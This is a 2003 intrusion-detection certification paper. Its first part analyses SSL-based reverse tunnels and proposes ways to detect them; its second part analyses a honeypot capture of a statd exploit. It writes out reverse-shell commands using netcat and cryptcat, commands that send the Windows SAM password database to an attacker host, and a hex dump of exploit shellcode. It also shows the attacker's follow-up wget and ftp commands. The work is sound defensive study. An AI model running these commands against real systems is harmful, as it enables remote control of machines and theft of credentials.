Global Information Assurance Certification Paper

Backdoor Encrypted Tunnels: Detection and Analysis

Daniel J. Clark
SANS, Darling Harbour, Sydney Australia
Jan 25- 2003
GIAC GCIA Practical (version 3.3)
Submitted: 1 June 2003

Table of Contents

Part 1: Describe the state of Intrusion Detection

Reverse Tunnelling and Detection Strategies

Executive Summary

With the increase of SSL encrypted web-pages that allow customers to edit bank details, perform transactions and purchase products online, it can almost be assumed that every firewall will allow internal users to initiate SSL connections with external machines.

This paper will look at the ways that attackers can use this situation to gain remote access to internal machines that are 'protected' by firewalls. In analysing the traffic generated by these reverse tunnels, an attempt will be made to suggest some IDS detection approaches.

Reverse Tunnelling & SSL Connections

SSL[1] (Secure Socket Layer) is basically a way of sending html (Hyper Text Mark-up Language) information through an encrypted tunnel. This allows both the client and server to be sure that the information they send cannot be seen by a third party. While this is excellent for personal privacy and those wishing to make secure transactions over the internet, it introduces a problem for Network Intrusion Detection Systems.

Most Network IDS rules are based on detecting certain content in a network conversation that is indicative of a system compromise. For example, "/bin/sh" in a remote exploit of a linux/unix system or "cmd.exe" in a Microsoft IIS(Internet Information Server) exploit. If an application layer[2] attack is done through an encrypted SSL tunnel, then Network IDS will be unable to detect the attack.

SSL communications usually occur on TCP[3] port 443 (general web traffic occurs on TCP port 80). Most firewalls will be set up to allow internal users to initiate connections to port 443 on outside machines.

Organisations that have proxy-based web access may require their users to make requests to an internal 'proxy' machine that then sends these requests to outside servers. This has no effect on the ability of the internal machine to establish SSL connections, as the proxy does not have the ability to decode the encrypted data and is simply passing on packets between the outside and internal machines. In the case of standard HTTP traffic, the

[1] For a more complete introduction to SSL, see the Netscape guide in the references section.
[2] 'Application Layer' relates to the OSI (Open Systems Interconnection) model of network communication that divides communications into seven layers. The 'Application Layer' relates to the software inside a device that utilizes the information transferred over the network ie. presents it to a user.
[3] TCP Transmission Control Protocol, a set of standards for transferring network traffic in a reliable way. TCP is 'statefull' (ie. it remembers relationships between packets) and allows for error correction.

proxy server may inspect the traffic for malicious code, however, as an SSL connection is encrypted, there is no way for the proxy machine to do this[4].

Reverse tunnelling works by running a program on the internal user's machine that pretends to be establishing an SSL link with an external machine. However, this tunnel is not for SSL traffic, but could be used to create a remote command shell, browse to web-sites restricted by company policy or gain access to services such as IRC (Internet Relay Chat) or music download services (such as Napster or Kazaa).

As this traffic is encrypted, just as SSL is, how can the Network IDS possibly detect what is going on? It may be possible to use Host Based Intrusion Detection Systems (HIDSs) to detect this sort of attack. However, large corporations may not have the resources to monitor a HIDS on each of their machines. A user who is conducting this sort of activity intentionally may be also be able to disable a HIDS system. It would be much simpler if a Network based IDS system could be developed to detect this sort of activity.

The more brutal approach is to disable all encrypted connections for web traffic, this has obvious implications for companies that perform web-based purchasing or allow employees to do personal banking from the cooperate network. An analysis of traffic generated by Reverse Tunnels will now be performed to look for possible methods of Network Based detection.

[4] There are some newer proxies that effectively perform a 'man in the middle' attack on the SSL connection so that they can decode the SSL traffic, this idea raises many concerns over user privacy, especially when personal banking information is being decoded.

Reverse Tunnel Analysis

The network in Diagram 1.1 was set up to allow for some analysis of the traffic generated by standard SSL traffic and by Reverse Tunnelled traffic.




Diagram 1.1 – Network for SSL Based Reverse Tunnel

For the purposes of the analysis, the firewall machine was omitted, there was also no need to include a proxy machine as it can be expected to behave as a simple packet forwarder (assuming the policy allows port 443 connections).

Two programs were used to analyse reverse tunnelling:-

> **Bouncer** – From the Readme.txt, "Bouncer is a network tool which allows you to bypass firewall restrictions and obtain outside connections from an internal LAN through a web proxy."
>
> **HttpTunnel** – From the website, "httptunnel creates a bidirectional virtual data connection tunnelled in HTTP requests. The HTTP requests can be sent via an HTTP proxy if so desired."

Two Windows XP Professional machines were used for testing, one running an Apache 2.0 webserver. WinDump was used to capture the network traffic.

Web-Mail Capture

A capture was first taken of the traffic generated by a user logging on to their secure web-mail[5], then sending and receiving an e-mail with a picture attached. This dump will be used as a baseline to compare the reverse tunnel traffic with.

The following windump command used was:-

```
C:\> windump -s 0 -w maillog.log
```

Http-Tunnel Capture

The next capture was taken of traffic generated using the http-tunnel program to download the backup copy of the SAM (password) database on a windows XP machine. There are a few steps to performing this attack, first the attacker sets up their machine to listen on two ports, 80 and 443. These should be allowed by the firewall, one will be used to connect to a shell and the other will be used to download files. The following commands will achieve this:-

```
Attacker:\> hts -F localhost:3000 443     (First listening
                                          service on port 443)
Attacker:\> hts -F localhost:3001 80      (Second listening on
                                          port 80)
Attacker:\> nc -L -p 3000                 (Listens for the shell)
Attacker:\> nc -L -p 3001 >> sam.file     (Listens for downloaded
                                          file)
```

It is assumed that a Trojan program has been placed on the victim machine that runs the following commands automatically:-

```
Victim:\>  htc -F 3000 192.168.10.218:443 (This command forwards
                                    all traffic from local port
                                    3000 to the remote host on
                                    port 443)
Victim:\>  nc -e cmd.exe localhost 3000   (This command opens a
                                    shell and forwards the data
                                    to local port 3000)
```

When the above command is run, the attacker receives a command prompt and then executes the following commands to download the file and complete the attack:-

```
Victim(Shell):\> htc -F 3001 192.168.10.218:80  (Connect to the
                                                service listening
                                                for the file)
Victim(Shell):\> nc localhost 3001 < c:\windows\repair\sam
                                                (Download the
                                                backup SAM
                                                database)
```

[5] Incidentally, the webmail setup was done using SquirrelMail and Mercury 32.

Bouncer + CryptCat Capture

In the previous capture, the data sent over the ssl tunnel was not itself encrypted. CryptCat is a version of the netcat program that encrypts the network traffic. Bouncer is similar to http-tunnel, however it provides a little more information about the connection.

The commands used for the generation of this traffic were as follows:-

```
Attacker:\>bouncer --port 443 --destination 127.0.0.1:3000
(Listen for shell)
Attacker:\>bouncer --port 80 --destination 127.0.0.1:3001
(Listen for sam)
Attacker:\>cryptcat –L –p 3000                    (Shell)
Attacker:\>cryptcat –L –p 3001 >> sam.file        (Listen for sam)
```

The Trojan on the victim machine will be assumed to have run the following commands:-

```
Victim:\> bouncer --port 3000 --destination 192.168.10.218:443
                                          (Forward to shell)
Victim:\> bouncer --port 3001 --destination 192.168.10.218:80
                                          (Forward to file)
Victim:\> cryptcat -e cmd.exe localhost 3000
                                          (Set up the shell)
```

Once the shell is established, the attacker types the following:-

```
Victim(Shell):\> cryptcat localhost 3001 < c:\windows\repair\sam
```

Now the Sam database has been downloaded to the attacker's machine.

Snort Analysis

These three traffic dumps were now analysed using Snort[6]. It all three cases, snort did not raise any alerts with all rules enabled. This is certainly to be expected for the third case, as the data is encrypted. The first case in standard encrypted SSL traffic, but maybe the middle case should have alerted? Taking a look at the steam-reassembly from ethereal, we get the following dump:-

```
POST /index.html?crap=1051509978 HTTP/1.1
Host: 192.168.10.218:443
Content-Length: 102400
Connection: close

 * ^Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\stools>EEEE &cd httptunnel

C:\stools\httptunnel>EEE htc -F 3001 192.168.10.218:80

C:\stools\httptunnel> cd ..
```

[6] www.snort.org, an open source intrusion detection program

```
C:\stools>EE .nc localhost 3001 -v < c:\windows\repair\sam
 /DNS fwd/rev mismatch: LAPTOP-DJC != localhost
 <LAPTOP-DJC [127.0.0.1] 3001 (?) open: unknown socket error

C:\stools>E
```

The only data that we could possibly trigger on would be making a rule to look for the string "c:\windows\repair\sam". Other selections such as "nc" would generate far too many false positives. A possible snort rule would look like:-

```
alert $EXTERNAL 443 -> $INTERNAL any (msg:"Access to the sam
file"; content:"repair\\sam";nocase;)
```

This solution will not, however, help in differentiating between the encrypted SSL link and the cryptcat session. The only option here would be to look at a statistical analysis of the traffic.

Statistical Analysis

The traffic data was captured into a MySQL database with snort and then exported to Excel for analysis. The graph below shows the traffic flow for the webmail session. Even through the data is encrypted, we can draw some conclusions about how much data was transferred and in which direction. Here we can clearly see that the majority of data is transferred from the server to the client, which is what we would expect for browsing SSL web pages.




Figure 1.1 SSL Webmail Traffic - Packet Size Plot

The next plot shows the traffic for the Http Tunnel session, there is a small amount of two-way traffic and then a short burst of traffic from the client to the server. This is certainly not what we would expect for normal web browsing.




Figure 1.2 Http Tunnel Traffic - Packet Size Plot

The next plot is similar the previous one with an initial sequence of two-way traffic followed by a short burst of data travelling from the client to the server. In this case we know that the traffic was encrypted, but we can still deduce that this was not a normal web-browsing session.




Figure 1.3 Bouncer + Cryptcat Tunnel Traffic - Packet Size Plot

Keeping with the idea, we could calculate a running total of the difference between the amount of data sent by the client vs. the data sent by the server. This type of plot could give us a Network Intrusions Detection approach for identifying data tunnels. In the graph below, we see that the webmail session shows a clear trend of data favouring the server to client side, whereas the bouncer traffic dips well below the equilibrium level to favour traffic from client to server.




Figure 1.4 Data Transfer Difference for Webmail & Bouncer

It would now be quite simple to write a Snort plug-in[7] to set a threshold for the difference between server and client data transfer for each SLL & HTTP session. While writing such a program is beyond the scope of this paper, it would not be a difficult exercise.

Summary & Conclusion

The detection of encrypted reverse tunnels is going to be an important issue for Network Intrusion Detection as SSL encryption is now very commonplace in legitimate web traffic. Finding ways to detect anomalous traffic without risking a compromise of user privacy and security is quite a challenge. Regardless of what methods are put in place by the attacker, the fact that data has left the corporate network and traversed the firewall will always be apparent.

[7] A Plug-in is basically a piece of code that does some extra operations on the data already available to the snort program and uses the existing reporting mechanisms to create alerts.

The type of detection proposed in this paper will not be of use where users are accessing external SSL encrypted web-proxies to hide their browsing behaviour, this can only be achieved through either Host Based detection or enforced decryption of SSL traffic through an SSL proxy at the firewall. The proposed type of intrusion detection is best utilised to detect outgoing data transferred on ports where the corporate policy does not allow transmission of data.

This type of detection would allow for the detection of reverse tunnels being used to leak corporate information or remotely control corporate machines inside the firewall.

References

DGTL Magician (pseudonym), "How to use a VPN server and bouncer to access corporate networks", 25th Dec 2002, URL: http://neworder.box.sk/newsread.php?newsid=6810 Accessed on 4th April 2003

Pressureroll (pseydonynm) "Reply to: How to use a VPN server and bouncer to access corporate networks ", 27th Dec 2002, URL: http://neworder.box.sk/board.php?thread=118352&did=edge6810&disp=118352&closed=1 Accessed on 4th April 2003

Luotonen A. "Tunneling TCP based protocols through Web proxy servers", August 1998, URL: http://www.r00t3d.org.uk/docs/draft-luotonen-web-proxy-tunneling-01.txt Accessed on 4th April 2003

Maples, W. "Security, Penetration Testing, Hacking, and Intrusion Detection Tips for Admins" URL: http://is-it-true.org/pt/ Accessed on 4 April 2003

Mason, C. "Bouncer", 24th Jan 2001, URL: http://freshmeat.net/projects/cbouncer/?topic_id=150%2C90%2C861 Accessed on 4th April 2003

Brinkhoff, Lars, Binary files for HttpTunnel URL: http://www.nocrew.org/software/httptunnel/ Accessed on 16th April 2003

Binary files for Bouncer URL: http://www.r00t3d.org.uk/bin/ Accessed on 4th April 2003

Onslo(pseuydonym) 17-September-2001 posting to The Scream! discussion group, URL: http://www.the-scream.co.uk/forums/t2511.html Accessed on 16th April 2003

Netscape, 1998, 'Introduction to SSL' URL: http://developer.netscape.com/docs/manuals/security/sslin/contents.htm Accessed on 16th April 2003

Ipswitch Inc. , 2001, 'What is SSL?' URL: http://www.ipswitch.com/Support/WS_FTP-Server/guide/v3/ch5_sslconfig2.html
Accessed on 16th April 2003

Northwest Educational Technology Consortium , 1998, 'Guide to Networking for K-12 Schools: OSI Seven Layer Mode' URL: http://www.netc.org/network_guide/c.html
Accessed on 16th April 2003

Institute for Internet Technologies and Applications, "Lab: inside out attack",
URL: http://www.ita.hsr.ch/nws/labs/lab_inside_out.html
Accessed on 28th April 2003

Software Used

- Snort – www.snort.org
- Cryptcat - http://farm9.com/content/Free_Tools/Cryptcat
- HttpTunnel - http://www.nocrew.org/software/httptunnel/
- Bouncer - http://www.r00t3d.org.uk/bin/

Part 2: Network Detects

Network Detect 1: Remote Statd Exploit

Tcpdump Capture:

```
23:35:53.201863 62.56.191.42.3595 > 192.168.1.140.sunrpc: S [tcp sum ok]
2086406773:2086406773(0) win 32120 <mss 1460,sackOK,timestamp 9292889
0,nop,wscale 0> (DF) (ttl 45, id 63453, len 60)

23:35:53.202062 192.168.1.140.sunrpc > 62.56.191.42.3595: S [tcp sum ok]
1480019269:1480019269(0) ack 2086406774 win 32120 <mss 1460,sackOK,timestamp
13043619 9292889,nop,wscale 0> (DF) (ttl 64, id 1206, len 60)

23:35:54.014112 62.56.191.42.3595 > 192.168.1.140.sunrpc: . [tcp sum ok] 1:1(0)
ack 1 win 32120 <nop,nop,timestamp 9292981 13043619> (DF) (ttl 45, id 64268,
len 52)

23:35:54.021927 62.56.191.42.716 > 192.168.1.140.sunrpc:  [udp sum ok] udp 56
(ttl 45, id 64269, len 84)

23:35:54.022216 192.168.1.140.sunrpc > 62.56.191.42.716:  [udp sum ok] udp 28
(ttl 64, id 1207, len 56)

23:35:54.849205 62.56.191.42.717 > 192.168.1.140.1019:  [udp sum ok] udp 1076
(ttl 45, id 64339, len 1104)
0x0000   4500 0450 fb53 0000 2d11 ceb2 3e38 bf2a        E..P.S..-...>8.*
0x0010   c0a8 018c 02cd 03fb 043c d96c 6917 d00c        .........<.li...
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0020 3e82 e352        ...........>..R
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000        ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf        ................
0x0070   1af7 ffbf 1af7 ffbf 2538 7825 3878 2538        ........%8x%8x%8
0x0080   7825 3878 2538 7825 3878 2538 7825 3878        x%8x%8x%8x%8x%8x
0x0090   2538 7825 3632 3731 3678 2568 6e25 3531        %8x%62716x%hn%51
0x00a0   3835 3978 2568 6e90 9090 9090 9090 9090        859x%hn.........
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
.....................
SNIP
.....................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989        ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901        A..A....A.......
0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108        .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304        ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089        .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe        ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73        ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c        hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00        ................

23:35:56.861294 62.56.191.42.717 > 192.168.1.140.1019:  [udp sum ok] udp 1076
(ttl 45, id 65262, len 1104)

23:35:58.868965 62.56.191.42.717 > 192.168.1.140.1019:  [udp sum ok] udp 1076
(ttl 45, id 65263, len 1104)

23:36:00.869934 62.56.191.42.4411 > 192.168.1.140.39168: S [tcp sum ok]
2101648365:2101648365(0) win 32120 <mss 1460,sackOK,timestamp 9293667
0,nop,wscale 0> (DF) (ttl 45, id 65339, len 60)

23:36:00.870028 192.168.1.140.39168 > 62.56.191.42.4411: S [tcp sum ok]
1488015176:1488015176(0) ack 2101648366 win 32120 <mss 1460,sackOK,timestamp
13044385 9293667,nop,wscale 0> (DF) (ttl 64, id 1208, len 60)
```

```
23:36:01.685465 62.56.191.42.4411 > 192.168.1.140.39168: . [tcp sum ok] 1:1(0)
ack 1 win 32120 <nop,nop,timestamp 9293748 13044385> (DF) (ttl 45, id 65347,
len 52)
```

Ethereal Reconstruction of what comes next:

```
cd /;ls -alF;w;uname -a;id;come.play.cs.at.nexgen-gaming.net
total 68
drwxr-xr-x  18 root     root         1024 Mar 10 06:52 ./
drwxr-xr-x  18 root     root         1024 Mar 10 06:52 ../
drwx------   3 root     root         1024 Mar 10 06:52 .gnome/
drwx------   2 root     root         1024 Mar 10 06:52 .gnome_private/
drwxr-xr-x   2 root     root         2048 Mar 10 17:46 bin/
drwxr-xr-x   3 root     root         1024 Mar 10 17:50 boot/
drwxr-xr-x   5 root     root        34816 Mar 25 00:24 dev/
drwxr-xr-x  30 root     root         3072 Mar 25 00:28 etc/
drwxr-xr-x   6 root     root         1024 Mar 12 09:44 home/
drwxr-xr-x   4 root     root         3072 Mar 10 17:45 lib/
drwxr-xr-x   2 root     root        12288 Mar 10 17:42 lost+found/
drwxr-xr-x   4 root     root         1024 Mar 10 17:42 mnt/
dr-xr-xr-x  64 root     root            0 Mar 25 11:23 proc/
drwxr-x---   9 root     root         1024 Mar 25 00:24 root/
drwxr-xr-x   3 root     root         2048 Mar 10 17:47 sbin/
drwxrwxrwt   6 root     root         1024 Mar 26 04:02 tmp/
drwxr-xr-x  19 root     root         1024 Mar 10 17:44 usr/
drwxr-xr-x  18 root     root         1024 Mar 10 17:47 var/
 12:37pm  up 1 day, 12:14,  0 users,  load average: 0.07, 0.02, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
Linux joes-desk 2.2.5-15smp #1 SMP Mon Apr 19 21:11:51 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
/bin/sh: come.play.cs.at.nexgen-gaming.net: command not found
ftp -v envy.nu
ftp: envy.nu: Host name lookup failure
wget 209.63.57.10
ftp -v drwxrwxrwt   6 root     root         1024 Mar 26 04:02 tmp/
w
w
ftp -v 209.63.57.10
?Invalid command
?Invalid command
?Invalid command
?Invalid command
?Invalid command
```

1. Source of Trace:

This tcpdump capture came from the honeypot machine on my local ADSL network. The initial alert came from a Snort entry warning of the “uid=0(root)” text appearing in the traffic after the compromise had already occurred.

2. Detect was generated by:

The initial detect was generated by Snort. However the actual compromise was discovered using a tcpdump capture of traffic to the honeypot machine.

3. Probability the source address was spoofed:

Highly unlikely that the source address would be spoofed, as the attacker was seeking a response to the RPC query in order to decide which port to launch the ‘statd’ exploit against.

4. Description of Attack:

The attacker first queries the victim machine to find out which port the 'statd' service is running on. The RPC portmapper service on port 111 listens for queries asking for a specific service and then responds with the port for that service. The attack is then launched against the listening port and a remote root shell then appears on port 39168 of the victim machine.

5. Attack Mechanism:

The statd service is expecting to be passed data of a fixed length, it is quite clear from the packet trace that this is a buffer-overflow style exploit. There is a large number of &90 'No Op' commands to pad out the size of the data, followed by some byte-code (system commands in assembly language) that includes the '/bin/sh' text. It can be surmised that the byte-code opens the backdoor port on 39168. After tracking down the source code for this exploit, as referenced, it is very clear that this is the case.

6. Correlations:

This statd attack has been reported on and analysed before, the reason for choosing this attack was to analyse the purpose of the intrusion, related specifically to the appearance of the 'come.play.cs.at.nexgen-gaming.net' text in the logs.

This phrase comes up with only one google.com search result, being a pointer to a non-existing website at www.xeno-hosting.net/vhosts.htm. The phrase above may have once been a website or at least resolved to an IP address. The whois entry still includes contact details though it appears that the parent web-hosting site may have closed down.

Could it be that computer gamers are compromising each others Linux machines with an old exploit to setup a gaming network? Or to advertise their gaming network to would-be players?

If this was an attack by a worm such as Ramen or Lion, then the behaviour after compromise would be predictable and generate a large number of google hits. However, in this case it appears that either a new worm is being used or this is traffic is being generated by a 'live' attacker.

In George Bakos' and others GIAC practicals, the statd exploit is discussed, however the initial RPC query is usually done over UDP, whereas this detect used TCP. Possibly this is a case of an attacker using the exploit by hand.

7. Evidence of Active Targeting:

The system was a honeypot machine using an unpublished IP address. It can be assumed that this attack was part of a random search of IP addresses or automated scan.

8. Severity: Using the formula: Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality = 2 (This is a honeypot system, but may cause collateral damage)
Lethality = 5 (The exploit gained remote root access)
System Countermeasures = 1 (Old operating system, not patched)
Network Countermeasures = 4 (Severe restrictions on the honeypot at the firewall)

Severity = (2+5)-(1+4) = 2

9. Defensive Recommendation:

- A service that is vulnerable to a widely known exploit should not be left open on a production machine, however, using such services on a honeypot machine is useful for profiling of attackers.
- Be sure that the firewall rules for a honeypot machine severely restricts the amount of damage that can be done once the machine has been compromised.

10. Multiple Choice Test Question:

```
23:35:54.849205 62.56.191.42.717 > 192.168.1.140.1019:  [udp sum ok] udp 1076
(ttl 45, id 64339, len 1104)
0x0000   4500 0450 fb53 0000 2d11 ceb2 3e38 bf2a        E..P.S..-...>8.*
0x0010   c0a8 018c 02cd 03fb 043c d96c 6917 d00c        .........<.li...
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0020 3e82 e352        ...........>..R
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000        ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf        ................
0x0070   1af7 ffbf 1af7 ffbf 2538 7825 3878 2538        ........%8x%8x%8
0x0080   7825 3878 2538 7825 3878 2538 7825 3878        x%8x%8x%8x%8x%8x
0x0090   2538 7825 3632 3731 3678 2568 6e25 3531        %8x%62716x%hn%51
0x00a0   3835 3978 2568 6e90 9090 9090 9090 9090        859x%hn.........
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
.................
SNIP
.................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989        ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901        A..A....A.......
